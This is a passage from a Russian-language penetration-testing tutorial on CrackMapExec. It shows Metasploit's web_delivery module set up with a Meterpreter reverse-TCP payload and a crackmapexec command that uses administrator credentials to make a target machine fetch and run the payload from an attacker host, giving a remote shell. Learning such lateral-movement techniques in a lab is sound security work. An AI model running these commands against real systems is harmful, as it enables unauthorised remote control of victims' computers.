Модуль web_delivery


Для этого модуля сначала откройте Metasploit Framework с помощью команды msfconsole, а затем, для запуска web_delivery, выполните команды:

```
use exploit/multi/script/web_delivery
set target 2
set payload windows/meterpreter/reverse_tcp
set lhost
set srvhost
exploit
```



Это создаст ссылку, как показано на изображении выше. Скопируйте эту ссылку и удаленно выполните ее на целевой машине через CME, используя следующую команду:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M web_delivery -o URL=http://192.168.1.112:8080/rlNdPdZQMeYWLF
```



И как только приведенная выше команда будет выполнена, вы получите сессию Meterpreter и сможете удаленно манипулировать компьютером.

См. также Полный список основных команд Meterpreter

Заключение

Перечисление (Enumeration) — сложная задача в любом тестировании на проникновение. Но, как видите, с помощью CrackMapExec, это реализуется намного проще и быстрее. Горизонтальное перемещение «Lateral Movement» может занять много времени, если оно не выполняется должным образом. Но с помощью CME это делать настолько просто, что может быть по силам любому скрипт-кидди или начинающему хакеру.

ПОЛЕЗНЫЕ ССЫЛКИ: